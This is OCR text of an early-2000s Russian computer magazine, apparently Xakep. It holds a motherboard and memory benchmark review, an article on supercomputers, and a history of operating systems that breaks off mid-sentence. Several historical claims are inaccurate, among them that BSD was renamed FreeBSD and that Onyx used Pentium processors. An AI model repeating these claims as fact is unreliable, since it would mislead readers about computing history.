Мамка ASUS A7V133 опять показывает самые высокие результаты, но KT7A-RAID от Abit'a демонстрирует схожие результаты. Огорчает лишь MSI K7T Turbo-R, похоже стабильность этой платы сделана в ущерб производительности.



SDRAM vs DDR vs RDRAM

К сожалению, материнские платы, поддерживающие новую память DDR пока слишком дороги (впрочем, как и сама память) и, в принципе, представляют из себя довольно "сырые" продукты. Поэтому делать обширный обзор по этим девайсам не имеет смысла, но всё же одна плата заслуживает пристального рассмотрения. Это, как ты уже, наверное, догадался, – ASUS A7M266.
Фирма ASUS предпочла не торопиться с выпуском "сырых" мамок, а предпочла отладить и довести до ума по всем параметрам первую плату с поддержкой DDR-памяти на чипсете AMD760.

ASUS A7M266




Ближе к телу, как говорится, и рассмотрим её во всей красе ;)
Чипсет AMD-760 (северный мост AMD-761 VT8363A, южный мост VT686B)
Поддержка процессоров AMD Duron и Athlon (Socket A, 200MHz/266MHz FSB)

Два сокета для PC2100/PC1600 DDR SDRAM
Объём памяти до 2 GB
BIOS AWARD 6.0 Medallion
Два порта Bus Master IDE с поддержкой UDMA 33/66/100
Коннекторы PS/2 клавиатуры и мыши
Floppy Port (до 2.88MB)
Один LPT-порт
Два COM-порта
Два USB-коннектора

ATX форм-фактор
1 AGP , 5 PCI и AMR-слот
3Com 3C920 LAN контроллер
Встроенный звук C-Media CMI-8738 (поддерживает выход на пятикомпонентные акустические системы и 3D-звук)


Качество сборки/пайки у этой модели находится на очень высоком уровне. Расположение компонентов (в частности конденсаторов) на плате нареканий не вызывает. Северный мост чипсета снабжён радиатором с активным кулером, что позволяет добиться хорошей стабильности при экстремальном оверклокинге. Возможности к разгону оставляют очень приятное впечатление: широкое управление напряжением, изменение множителя процессора и любой частоты системной шины в BIOS Setup из интервала от 100 до 180 МГц, причем с шагом в 1 МГц! Это способствует достижению максимальной стабильности и производительности при разгоне. В общем, ASUS, как всегда, впереди планеты всей.
Настало время посмотреть, как ведёт себя ASUS A7M266 с памятью DDR и Thunderbird 1200 МГц на фоне других популярных мамок с чипсетом VIA KT133A, а также новоиспечённых Intel'овских камней Pentium4 1400 МГц и 1500 МГц с новой оперативкой RDRAM. Заодно станет понятно, действительно ли P4 - революционный продукт или это плод хорошей работы Intel'овских маркетологов.

CPU Benchmark из набора тестов SiSoft Sandra 2001



В этом тесте, показывающем производительность целочисленной части процессора и скорость работы с данными, ASUS A7M266 отлично смотрится на фоне конкурентов, а также системы на базе Pentium4.


Content Creation 2001



Content Creation одновременно тестирует процессор, память, жёсткий диск, а также значительно нагружает AGP-шину. Здесь ASUS A7M266 с памятью DDR опять впереди. Впрочем, Abit и Iwill на чипсете KT133A тоже отставляют приятное впечатление. Результаты же P4 вызывают лёгкую ухмылку ;).


3DMark 2000

Default Benchmark - 1024x768x16
В этом знаменитом тесте лидирует система на



базе Pentium4 и ASUS A7M266. Однако и материнки на KT133A тоже показывают достойную производительность.
Ну и напоследок взглянем на результаты в популярной игре Quake III.

Normal - 640x480x16
Тут Abit отнимает пальму первенства у ASUS'a. В



этом разрешении определяющей становится связка "процессор-чипсет-память" и Abit KT7A-RAID предстаёт во всей красе. Недаром же мамки Abit так любимы оверклокерами :). Небольшой отрыв P4 объясняется более высокой тактовой частотой процессора.


Трибунал

Как ты видел из тестов, особо гнаться за новой памятью DDR (впрочем, как и за RDRAM для Pentium4) не стоит, т. к. вложенные средства не соответствуют полученной производительности. Оптимальным решением будет материнская плата на базе VIA KT133A. Отлаженность, доступность, высокая производительность и надёжность - всё это склоняет чашу весов в их пользу.
Так всё же какую материнскую плату выбрать? Тут многое зависит от того, сколько денег ты готов отдать за новый девайс. Если больше 200 американских президентов, то лучшим выбором будет ASUS A7M266. Только учти, что тогда придётся покупать новую высокопроизводительную память DDR, а это, учитывая её высокую цену, может обернуться большими затратами. Если же на покупку новой материнки отведено от 100 до 200 вечнозеленых, то можешь смело брать Abit KT7A-RAID или ASUS A7V133 - стабильная работа, высокая производительность и лёгкий разгон тебе обеспечен. Только не забудь при оверклокинге с помощью системной шины использовать качественную память SDRAM PC 133. На такой системе можно достигнуть гораздо больших результатов, чем с оперативкой PC 100. Вполне вероятным будет разгон системы до 150 МГц, т. к. чипсет VIA KT133A всячески этому способствует.
В любом случае, все рассмотренные мамки имеют хорошую производительность и надёжность. Только не забывай почаще заходить на сайт производителя твоей матери (ну и про www.xakep.ru тоже не забывай :), чтобы залить свежую версию BIOS. Это позволит несколько увеличить производительность системы и устранить возможные глюки. Оревуар!

Монстры в городе!

Из жизни действительно мощных компьютеров





Алексей Целых (alex@technews.ru))

Супермены среди компьютеров

Однозначного ответа на вопрос, что такое суперкомпьютер, не удавалось дать никому. Между тем, любое из определений «монстра», звучавших в самые разные времена, имеет право на жизнь. Первое, весьма популярное: суперкомпьютер - это компьютер, придуманный Сеймором Креем. И действительно, талантливый американский инженер в начале 60-х первым затеял посевную на непаханом поле компьютеров для сложных научных вычислений. Он поставил своей задачей создание самой быстрой машины такого рода и справился с ней в рекордные сроки. Когда в 1964 году при участии Крея появился на свет CDC 6600 - на тот момент самый мощный компьютер планеты, выполнявший 3 миллиона операций с плавающей запятой в секунду (Флопс), - потребность в сверхтермине стала очевидной. С 1972 компания Cray Research, позже Cray Computers, на четверть века - до смерти основателя в 1996 году - закрепила за собой звание пионера индустрии суперкомпьютеров. По сей день творения Сеймора Крея не теряют актуальности. Они служат живым памятником гению, удивительному размаху человеческой мысли.

Другое любопытное определение суперкомпьютера предложили в 1989 году Гордон Белл и Дон Нельсон. Согласно их формулировке, таковым можно признать любой компьютер, весящий более 1 тонны. На самом деле, все без исключения суперкомпьютеры - тяжеловесы, и намерений худеть не имеют: новый чемпион, компьютер ASCII White, весит 106 тонн (стадо из 17 взрослых африканских слонов). Однако самодостаточным простое взвешивание, конечно же, не является. Советская годзилла БЭСМ-6, например, право на приставку «супер» давным-давно потеряла, хоть и умудряется старушка до сих пор работать - действующим экспонатом в Лондонском музее техники.

Неизвестный читатель Usenet на вопрос, когда рабочая станция превратится в суперкомпьютер, ответил: «Когда она будет стоить больше 1 миллиона долларов». Тоже в точку! Первый Cray в свое время обошелся в 19 мегабуказоидов, один только счет за потребляемое им электричество составлял 35 тысяч долларов в месяц. ASCII White оценен уже в 130 мегабуказоидов, и это не предел. Исключение из правил составляют мини-суперкомпьютеры, которые обладают достаточно высокой производительностью, но все же уступают старшему брату. Такими машинами - легкими Cray, Convex (HP), компьютерами на базе RISC-процессоров - оснащаются вычислительные центры отдельных институтов и небольших компаний. Требования к площади и эксплуатационные расходы для них значительно ниже, а планка цены опускается до нескольких сотен тысяч долларов.

Кен Бэтчер в comp.parallel допускает следующий вариант: суперкомпьютер - это устройство, сводящее проблему вычислений к проблеме ввода-вывода. Ирония. Однако, в каждой шутке есть доля правды. ASCII White обладает производительностью 5 триллионов операций в секунду. Homo sapiens с калькулятором, топча баттоны все 24 часа в сутки, потратил бы 160000 лет на выполнение тех вычислений, которые этот компьютер делает за 1 секунду. Конечно, при таком размахе любую задержку можно списать на залитую пивом клаву и заезженного мыша.

Подвести черту обилию определений хочется еще одной шуткой, не столь далекой от истины: суперкомпьютер - это компьютер, мощность которого на 1 порядок меньше необходимой для решения всех современных задач.

Компьютерные нормы ГТО

Другие попытки строго описать суперкомпьютер на основе его производительности ни к чему не привели. Только за последние 15 лет «нормы ГТО» менялись неоднократно. Оксфордский словарь вычислительной техники 1986 года сообщает, что это 10 МФлопс. В начале 90-х была преодолена отметка 200 МФлопс, затем 1 ГФлопс. Когда под это определение суперкомпьютера попали последовательно Pentium III и Apple G4, переписывать трактовки пришлось правительству Штатов. Дело в том, что суперкомпьютерная буржуинская держава накладывает серьезные ограничения на экспорт «монстров». Так, если в благонадежные страны могут свободно продаваться компьютеры любой мощности, то уже в страны так называемой третьей категории, куда входит Россия, Китай, Индия и Пакистан, продажа компьютеров с быстродействием свыше 7 ГФлопс без специального разрешения запрещена. В отношении стран последней, четвертой категории - оказывающих поддержку террористам - применяются самые суровые ограничения. Схожей практики придерживаются другие государства. Одно время японское министерство торговли запрещало вывоз приставки Sony Playstation 2 производительностью 6,5 ГФлопс. Бред, конечно, но слишком уж велика цена попадания компьютерных мощностей в руки бармалеев.

Итак, в общем случае, суперкомпьютер - это «сверхмашина», намного более производительная, чем любая из доступных рядовому пользователю. Суперкомпьютер не купишь в магазине через дорогу. «Супер» означает самый-самый - самый большой, самый дорогой, самый быстрый, самый мощный, производительность его на настоящий момент максимальна. Главное же отличие суперкомпьютера от персоналки и мэйнфрейма - концентрация сил на одном громоздком приложении вместо обслуживания вороха мелких.

Характерными особенностями всех современных суперкомпьютеров являются:

- многопроцессорность (от 8 до 9632 штук);

- высокая скорость обмена данными между отдельными узлами (до 500 мегабайт в секунду);

- большой объем оперативной (до 600 гигабайт) и дисковой (сотни терабайт) памяти;

- архитектура, обеспечивающая параллельность обработки данных и специальное ПО для этих целей.

Интересно, как используют все это добро? Ну уж точно, не в кваку гоняют!

Важным этапом истории развития суперкомпьютеров стал момент, когда они перестали быть уделом исключительно научных и правительственных проектов. Сотни и тысячи компаний арендуют сегодня мощности секретных лабораторий Лос-Аламоса для осуществления расчетов в своих целях. Ford Motor Company симулирует crash-тесты, при которых вереницы реальных автомобилей должны быть утрамбованы в бетонную стену. DuPont разрабатывает новые виды лекарственных препаратов, избегая оплаты чеков на погребение участников неудачных медицинских экспериментов. Фирмы с Уолл-стрит в реальном времени обсчитывают огромные массивы финансовых данных и за секунду до того, как у Билла Гейтса случится расстройство желудка, знают о падении курса акций Microsoft. «Монстры» применяются для решения сложных прикладных задач в самых разнообразных сферах человеческой деятельности: криптографии, ядерных и военных исследованиях, метеорологии и долгосрочных предсказаниях климата, вычислительной химии, фармакологии, сейсморазведке, нефте- и газодобыче, автомобилестроении, проектировании электронных устройств и синтезе новых материалов, визуализации данных и многих-многих других.



Роль каждого мало-мальски значимого суперкомпьютера сложно переоценить. Именно поэтому с 1993 года с завидной регулярностью - в июне и ноябре - в Интернете по адресу www.top500.org публикуется официальный список 500 самых мощных суперкомпьютеров мира. Рейтинг составляется по результатам теста Linpack (решение системы линейных уравнений методом Гаусса) и признается авторитетным эталоном оценки. В каком-то приближении суперкомпьютерами можно считать как минимум все системы, присутствующие в этом списке, а также те, чья производительность отличается от нижней строчки, допустим, на четверть.

Страна знает своих героев!

Господа, героев нужно знать в лицо. Ни минуты не медля, перейдем к жизнеописанию любопытных представителей «суперфауны».

Deep Blue, IBM
www.chess.ibm.com

В июне 1994 года компьютер Deep Thought завоевал титул международного компьютерного чемпиона по шахматам. Окрыленная результатами, команда инженеров IBM создает Deep Blue и в феврале 1996 компьютер бросает вызов человеку - королю шахмат Гарри Каспарову. Условие - никакого искусственного интеллекта. В компьютер заложена база данных всех гроссмейстерских встреч за последние 100 лет. Специальная программа на Си под управлением операционной системы AIX производит глубокий анализ каждой позиции. Несмотря на то, что в отводимые на ход 3 минуты 256 процессоров IBM RS/600 анализировали 60 миллиардов вариантов хода, а Каспаров теоретически только 500 вариантов, первая партия закончилась победой человека. В 6 играх Каспаров утер нос IBM и всем компьютерам мира вместе взятым. Впрочем, уже через год, в мае 1997, Deep Blue, производительность которого была удвоена, взял реванш (3,5:2,5). Позже Каспаров пожаловался на физическую усталость перед решающей игрой. Но результат один - суперкомпьютер победил человека на официальных соревнованиях по классическим шахматам.

Onyx Reality, SGI
www.sgi.com

Компьютерные организмы на 44 процессорах Pentium использовались для создания спецэффектов к таким блокбастерам, как «Терминатор 2», «Парк Юрского периода» и «История игрушек». После выпуска в 1995 году 3D Studio Renderer для многоплатформенных систем на базе процессоров MIPS 4400 Silicon Graphics безраздельно царствует в Голливуде, отбирая «Оскар» за «Оскаром».

Deep Crack, ручная сборка
www.eff.org/descracker.html

В 1998 году компания RSA Laboratory объявила соревнования по взлому 56-битного кода DES, используемого многими банками и военными организациями мира. Правительство США утверждало, что ни террористы, ни одна другая криминальная структура не в силах решить эту задачу. Однако Джон Гилмор и Поль Кочер из Electronic Frontier Foundation в домашних условиях собрали параллельную вычислительную систему из 1728 процессоров общей стоимостью 250 килобаксоидов. 27 плат по 64 процессора в каждой подсоединили к обычной персоналке, управлявшей всем процессом. 17 июля, через 56 часов после начала состязания и проверки 17,902,806,669,197,312 ключей, компьютер довольно сообщил, что была зашифрована фраза «Пришло время 128-, 192- и 256-битных ключей». Полгода спустя, в январе 1999, Deep Cracker и компьютеры распределенной сети Distributed.net установили новый рекорд - 22 часа 15 минут - меньше суток.

ASCII
www.sandia.gov/ASCI

Пять братьев-акробатов ASCI занимают верхние строчки рейтинга. Все они созданы в рамках национальной программы компьютеризации ядерных исследований. К 2002 году планируется представить суперкомпьютер производительностью 100 ТФлопс, в итоге добиться достаточной мощности для полного исключения практики реальных ядерных испытаний. Финансируемый министерствами обороны и энергетики США, проект на верном пути. ASCI Red (1999) имел производительность 2379 ГФлопс, лидер нынешнего списка ASCII White (2000) - уже 4938 ГФлопс.

Что-то мы все по заграницам... Пора и честь знать. Домой - в родное отечество. Только хвастаться особо нечем. В ноябре 1998 Россия последний раз входила в список TOP500, занимая 417-е место с компьютером HPC 10000 (48 процессоров, 20.3 ГФлопс) Национального Резервного Банка. Сегодня десятка самых мощных суперкомпьютеров, установленных в научных центрах России, может претендовать на место в четвертой сотне только будучи сложенной в столбик. Министерство торговли США раз за разом отказывает России в приобретении суперкомпьютеров на том основании, что они будут использованы для усовершенствования ядерных арсеналов. Поэтому, если заграничные «монстры» и попадают в Россию, то «огородами» - в 1996 году Минатом через третьих лиц приобрел RS6000SP производительностью 10 ГФлопс, чем спровоцировал мировой скандал. Тем временем, российская компания «Суперкомпьютерные системы» (www.imts.pccenter.ru/scs) разработала суперкомпьютер «Мультикон» точно такой же мощности, причем запихнула его в обычный big tower, работающий от 220В. Ей-ей, не вру! На подходе двухтеррафлопсовая «МиниТера» - кубик 50x50x100см и 300 кило весом - супротив буржуйских 86 стоек в 44 тонны.

Ай да русский левша! Пока я тут распылялся, блохе суперкомпьютер выковал. Спасайся, кто может, монстры в городе!



История операционных



Торик (torick@xakep.ru))

Мы продолжаем начатую в первом номере традицию ликбеза. Как ты помнишь, тогда я рассказывал тебе про то, откуда протянулся Интернет. Сегодня, приятель, ты узнаешь о том, какие операционки, когда и из-под чьих рук вышли, распространились и вообще стали известны.

Т. к. свои ОСи (особенно после появления фриварных юниксоидов) не писала только совсем уж ленивая тусовка системных программистов, то к нашему времени количество этих самых ОСей стало переваливать за рамки разумного. Поэтому мы решили отрубить расплодившихся Юниксоидов и написать про те системы, которые хоть чем-то способствовали развитию различных платформ (ставку мы все же делаем на PC). Начнем мы с наиболее древних ОСей, о которых сохранилась хоть какая-то информация...

Multics (aka MAC)

Итак, все началось в далеком 1965-м... Четыре года компания American Telegraph & Telephone Bell Labs (далее просто Bell Labs) совместно с фирмой General Electric и группой исследователей из Масачусетского технологического института творила проект OS Multics (также именуемый MAC - не путать с MacOS). Целью проекта было создание многопользовательской интерактивной операционной системы, обеспечивающей большое число пользователей удобными и мощными средствами доступа к вычислительным ресурсам. Эта ОСь основывалась на принципах многоуровневой защиты. Виртуальная память имела сегментно-страничную организацию, где с каждым сегментом связывался уровень доступа. Для того чтобы какая-либо программа могла вызвать программу или обратиться к данным, располагающимся в некотором сегменте, требовалось, чтобы уровень выполнения этой программы был не ниже уровня доступа соответствующего сегмента. Интерпретирую: если бы старый добрый Notepad находился в некой файловой/системной Зоне-2 (имеющей уровень доступа 2), а залогинившийся в систему пользователь имел доступ уровня 1, то хрен бы он ее запустил. Соответственно, сисадмин имел доступ ко всем сегментам. Также впервые в Multics была реализована полностью централизованная файловая система. То есть, даже если файлы находятся на разных физических устройствах, логически они как бы присутствуют на одном диске. В директории же указан не сам файл, а лишь линк на его физическое местонахождение. Если вдруг файла там не оказывается, умная система просит вставить соответствующий девайс. Помимо этого, в Multics наличествовал большой объем виртуальной памяти, что позволяло делать имэйджи файлов из внешней памяти в виртуальную.



*РУЛЕЗЗЗЗЗ!!! Такой кайф можно получить только на *nix-системах!*

Увы, но все попытки наладить в системе относительно дружественный интерфейс провалились. Было вложено много денег, а результат был несколько иной, нежели хотелось бонзам из Bell Labs. Проект был закрыт. Кстати, участниками проекта значились Кен Томпсон и Денис Ритчи, о которых мы еще вспомним.

UNICS (aka UNIX) и семейство

Считается, что в появлении Юниксоидов и Юникса в частности виновата... компьютерная игра (да, Шурик Сидоровский, именно так!). Дело в том, что Кен Томпсон непонятно чего ради создал игрушку «Space Travel». Он написал ее в 1969 году на компе Honeywell 635, который использовался для разработки Multics. Но фишка в том, что ни вышеупомянутый Honeywell, ни имевшийся в лаборатории General Electric 645 не подходили для игрушки. И Кену пришлось найти другую ЭВМку - 18-разрядный компьютер PDP-7. По ходу дела Кен с ребятами разрабатывал новую файловую систему, дабы облегчить себе жизнь и работу. Ну и решил, раз уж пошла такая пьянка, опробовать свое изобретение на новенькой машине. Опробовал. Просто на ура. Весь отдел патентов Bell Labs дружно радовался. Томпсону этого показалось мало и он начал ее усовершенствовать, включив такие примочки: понятие inodes, подсистему управления процессами и памятью, обеспечивающую использование системы двумя пользователями в режиме TimeSharing`a (разделения времени) и простой командный интерпретатор. Кен даже разработал несколько утилит под систему. Собственно, сотрудники Кена еще помнили, как они мучались над осью Multics, поэтому в честь старых заслуг один из НИХ - Брайан Керниган - решил назвать ее похожим именем - UNICS (Uniplexed Information and Computing System). Через некоторое время название сократили до UNIX (читается так же, просто писать лишнюю букву Настоящим Программистам во все времена было лень). Но, к сожалению, изобретение, как это часто бывает, уперлось в трудности материального плана. Во-первых, PDP-7 было арендовано отделом, а не куплено, и рано или поздно пришлось бы его отдавать, а во-вторых, операционка разрослась настолько, что системных ресурсов уже старенького по тем време-



нам компьютера ей не хватало. Поэтому в 1971 году Кен с ребятами скинулись и купили более совершенный Digital Equipment PDP-11/20, на который и перенесли свою последнюю модификацию UNIX. Если учесть, что ОС была написана на ассемблере, а физически взять и перенести весь этот код было невозможно, ты можешь себе представить, сколько времени бедный Томпсон с друзьями писал эту чертову систему. Зато PDP-11 без проблем поддерживала большое количество залогинившихся пользователей, да к тому же позволила, наконец, написать простенький интерпретатор текстового процессора.

Вот мы и подбираемся к тому, что известно в мире как «Первая редакция UNIX». В ноябре 1971 года был опубликован первый выпуск полноценной доки по Юниксу. В соответствии с этим и ОСь была названа «Первой редакцией UNIX». Вторая редакция вышла довольно быстро - меньше, чем через год. Система была полностью переписана на язык B, созданный Томпсоном под влиянием существовавшего тогда BCPL. Также появились программные каналы («pipes»). Третья редакция ничем особенным не отличалась. Разве что заставила Дениса Ритчи «засесть за словари не за страх, а за совесть», вследствие чего тот написал собственный язык, известный сейчас как C. Он позволял расширить функции своего предшественника - B, и именно на нем была написана четвертая редакция UNIX в 1973 году.

В июле 1974 года в журнале Communications of the ACM появилась статья «UNIX Timesharing Operating System», которой заинтересовалось огромное количество народу. А учитывая, что компания Bell Labs, которая не планировала производство системы, разрешила бесплатно распространять исходники Юникса («вы платите только за носитель и документацию»), то UNIX, что называется, пошел в народ...

Одной из организаций, серьезно заинтересовавшихся этой осью и первой получившей «Пятую редакцию UNIX» был Калифорнийский университет города Беркли, в котором учился юноша по имени Билл Джой, будущий создатель BSD и основатель Sun Microsystems...

Выпьем пивка («Клина» или «Мельника» - мне в связи с «Клинское-пати» стало уже по барабану) за здоровье Билла Джоя - если бы не он, фиг вам, а не «фряшная бздя».

«Шестая редакция UNIX» (aka UNIX V6), выпущенная в 1975 году, стала первым коммерчески распространяемым Юниксом. Большая ее часть была написана на C, но увы, переносить систему на компьютеры с архитектурой принципиальной отличной от PDP`шной было весьма затруднительно. Затруднительно, но возможно.

Первый перенос был осуществлен в 1977 году. Абстрагируясь от виртуальности, можно сказать, что это был перенос из Америки в Австралию, потому что в Университете Воллонгонга, что на материке кенгуру и бумерангов, работал завкафедрой Джюрис Рейндфельдс, которого серьезно протащило от шестой редакции. Но так как позволить себе PDP-11 компьютерная кафедра универа не могла, пришлось закупать более дешевый 32-битный компьютер Interdata 7/32. Родная ОСь компа OSMT/32 не обладала нужными мультиюзерскими возможностями, поэтому пришлось профессору заняться переносом UNIX V6, заказав в Университете Беркли кучу исходников на магнитных лентах. Ему в этом поспособствовал Ричард Миллер, который к январю создал компилятор C, что и позволило в середине февраля 1977 года получить свой вариант UNIX, работавший на Интердате.

Домашнее задание: попробуй перенести Windows 98 SE на компьютеры Power Macintosh, дабы прочувствовать вкус крови и пота, сошедших с Миллера и Рейндфельдса.

Миллеровский Юниксоид работал скорее как операционная среда, ставящаяся поверх OSMT/32. Куча функций, имеющихся в «шестерке», отсутствовала. Но это, как ни крути, был первый блин, и был он не таким уж и комом.

Миллер отправился в Bell Labs и наглядно разъяснил Кену Томпсону & Co, сколь он крут. Кен пошарил по округе, наткнулся на свежекупленный Interdata 8/32, по архитектуре схожий с замученным компьютером Университета Воллонгонга. Денис сказал: «OK, переносим «шестерку» на Интердату», и работа закипела. Для начала был расширен язык C, в систему которого были добавлены типы union, short integer, long integer и unsigned integer, дабы использовать особенности 32-битной архитектуры. Помимо прочего, появились средства инициализации переменных, битовые поля, макросы и средства условной компиляции, регистровые и глобальные переменные. Много позже Денис и Кен написали книгу «Язык программирования Си», в котором конкретно и четко расписали 32-битную вариацию своего детища.

Увы, но и здесь встали препятствия. Юникс слишком привык к PDP-11, и Денису пришлось полностью переписать подсистему управления оперативной и виртуальной памятью, заодно изменив интерфейс драйверов внешних устройств. Все это позволило сделать систему легко переносимой на другие архитектуры и было названо «Седьмая редакция» (aka Unix Version 7). Помимо прочего, в дистрибутив системы входил компилятор для портации ОС на другие архитектуры, а также набор новых драйверов.

Параллельно с улучшением Юникса шла разработка системы, известной нам как (Free)BSD. Когда в 1976 году в Университет Беркли попала «шестерка», там возникли местные юникс-гуру. Одним из них был Билл Джой.

Собрав своих друзей-программистов, Билли начал разработку собственной системы на ядре UNIX. Запихнув помимо основных функций кучу своих (включая компилятор Паскаля), он назвал всю эту сборную солянку Berkeley Software Distribution (BSD 1.0). Вторая версия BSD носила в себе попытки изнасилования (то есть частичной перезаписи ядра системы). Третья версия BSD основывалась на переносе UNIX Version 7 на компьютеры семейства VAX, что дало систему 32/V, легшую в основу BSD 3.x. Ну, и самое главное - при этом был разработан стек протоколов TCP/IP; разработка финансировалась МинБезопасности США.

Начиная с версии 4.1 (1980 год) Berkeley Software Distribution распространялась практически бесплатно - сначала среди пользователей, обладавших лицензией Bell Labs, а позже, переименовавшись в FreeBSD, и вовсе для всех на халяву.

Позже, в 1982-м Билл Джой основал Sun Microsystems, забрал себе исходники платной версии BSD и начал делать SunOS, которая в 1990-х мутировала в Solaris. Отдельные версии Solaris сейчас распространяются бесплатно.

UNIX: 1982 – 1990

Первая коммерческая система называлась UNIX System III и вышла она в 1982 году. В этой операционке сочетались лучшие качества UNIX Version 7, V/32 и других вариантов UNIX, имевших хождение в Bell Labs.

Далее Юниксы развивались примерно так:

Во-первых, появились компании, занимавшиеся коммерческим переносом UNIX на другие платформы. К этому приложила руку и небезызвестная Microsoft Corporation, совместно с Santa Cruz Operation произведшая на свет UNIX-вариацию под названием XENIX.

Во-вторых, Bell Labs создала группу по развитию Юникса и объявила о том, что все последующие коммерческие версии Unix (начиная с System V) будут совместимы с предыдущими.

К 1984-му году (Оруэлл тут ни при чем, но все равно звучит жутковато) был выпущен второй релиз UNIX System V, в котором появились: возможности блокировок файлов и записей, копирования совместно используемых страниц оперативной памяти при попытке записи (copy-on-write), страничного замещения оперативной памяти (реализованного иначе, нежели в BSD) и т. д. К этому времени ОС UNIX была установлена на более чем 100 тыс. компьютеров.

В 1987-м году выпущен третий релиз UNIX System V. Было зарегистрировано четыре с половиной миллиона пользователей этой эпической операционной системы...

```
XAKEP          <DIR>        18.03.01  18:49 xakep
TORICK         <DIR>        28.05.00  17:08 torick
WIN98          <DIR>        09.03.01  12:35 WIN98
NETLOG   TXT          2 743 09.03.01  12:56 NETLOG.TXT
DONTDE~1                  0 28.05.00  18:50 DontDelete184dbbc1ff39T124X1005404Q
CONFIG   SYS            342 22.09.00  16:57 config.sys
GROUNDC  DOC         92 672 01.07.00   2:19 GROUNDC.DOC
MYDOCU~1       <DIR>        09.03.01  12:58 My Documents
FOR_HO~1 TXT          2 354 04.07.00   1:59 for_hobbit.txt
BUTTONS  TMP            366 05.08.00  13:04 buttons.tmp
MAZA     TXT         15 009 05.07.00  17:28 maza.txt
LODELOG  TXT          9 484 15.07.00  22:02 lodelog.txt
FOXUSER  DBF            406 22.07.00  19:56 FOXUSER.DBF
FOXUSER  FPT            960 22.07.00  19:56 FOXUSER.FPT
PYXIC    LOG            385 22.07.00  19:56 PYXIC.LOG
        49 file(s)      3 709 120 bytes
        24 dir(s)     498 778 112 bytes free

C:\>
```

Удодство? Нет, дорогой, это чисто хакерская эстетика. Черный фон и текст.

Кстати, что касается твоего любимого пингвиноидного Linux`a, то он возник лишь в 1990 году, а первая официальная версия ОС вышла лишь в октябре 1991. Как и BSD, Линукс распространялся с исходниками, чтобы любой пользователь мог настроить ее себе так, как ему хочется. Настраивалось практически ВСЕ, чего не может себе позволить, например, Windows 9x.

DOS`ы (Disk Operating System)

ДОСы были всегда. Первые - от IBM, году эдак в 1960-х, они были весьма ограничены функционально. Нормальные, дошедшие и до наших времен, и пользовавшиеся относительной известностью, ведут свой счет с QDOS...

Эта менее эпическая история, нежели развитие UNIX, началась в 1980 году в фирме Seattle Computer Products. Первоначально названная QDOS, операционка была модифицирована и, переименовавшись к концу года в 86-DOS, была продана нашей всенародно любимой Micro$oft. Корпорация IBM, не будь дура, поручила MS работу над операционкой для новых моделей компьютеров «Голубого Гиганта» - IBM-PC. В конце 1981 года вышла первая версия новой ОС - PC-DOS 1.0. Проблема операционной системы была в том, что под каждую конкретную машину ее приходилось настраивать заново. PC-DOS`ом занялась сама IBM, а Микрософту досталась ее собственная модификация, именуемая MS-DOS. В 1982-м одновременно появились PC-DOS и MS-DOS версии 1.1 с некоторыми добавленными и расширенными возможностями. К 1983-му году были разработаны версии 2.0, в которых появилась поддержка винчестеров (ура-ура!), а также улучшенная система администрирования файлов. Третья версия MS-DOS, выпущенная в 1984-м году, дала лишь некоторые улучшения. Последующие версии были направлены на управление базовой и виртуальной памятью вплоть до версии 6.22, после которой появилась жутко урезанная 7.0, входящая в состав какой-то из Windows 9x. Больше Microsoft DOS`ами не занималась.

А тем временем, PC-DOS не умирала. Последняя версия включала в себя практически все, что могла MS-DOS 6.22 плюс такие фишки, как средства резервного копирования и восстановления поврежденных данных, встроенные в систему средства антивирусного контроля, обеспечение синхронизации файлов на двух компах и т. д. Еще из ДОСов была такая штука, как PTS-DOS производства одной из российских физических лабораторий. Последняя ее версия означена как 6.65. Но самой необычной и прикольной является DR-OpenDOS 7.02. Изначально эту ось разрабатывала Digital Research, но потом по каким-то причинам от нее отказалась и продала ее компании Novell. Новелл встроил в нее свои сетевые штучки и продал дальше - фирме Caldera, которая дополнила DR-DOS средствами доступа в Интернет и сейчас распространяет ее бесплатно на условиях FreeWare.

IBM Operating Systems

Все началось с операционки VM (Virtual Machine), что вышла в 1972 году. Выпущенный тогда продукт назывался VM/370 и был предназначен для поддержания сервера для определенного количества пользователей. Современная реализация системы VM/ESA 2 Release 3.0 работает на мэйнфреймах IBM линии System/390. Эта ОС, давно отметившая свой 25-летний юбилей, по истории которой можно изучать развитие технологий IBM в области серверных операционных систем и сетевых решений, является надежной и мощной базой для организации корпоративной информационно-вычислительной системы, ориентированной на многопользовательскую гетерогенную среду крупной современной фирмы. Система VM/ESA очень эффективно использует возможности аппаратного обеспечения и несколько менее требовательна к вычислительным ресурсам компьютера по сравнению с OS/390, что делает ее хорошим вариантом для использования в качестве платформы для корпоративной системы firewall, информационного сервера крупной организации или сервера в инете. Именно из VM выросла относительно известная z/OS.

Потом возникло нечто, именуемое OS. Некоторые ее версии были разработаны под специальные серверы (типа OS/390, OS/400). Ну а начиналось все, как обычно... В один прекрасный день, году эдак в 1982, кто-то в фирме IBM почесал репу и подумал: а фигли у нас до сих пор нету нормальной операционки? Вон, вроде заставили на себя Билли Гейтса пахать, но - уж полночь близится, а ДОСа-таки нет? Нет, подумал этот неизвестный, надо делать так, чтоб на совесть и на века. Да, и обязательно привлечь Гейтса!

Разработка этой операционной системы началась как совместный проект компаний Microsoft и IBM, нацеленный на создание операционной системы, лишенной недостатков. Первая версия

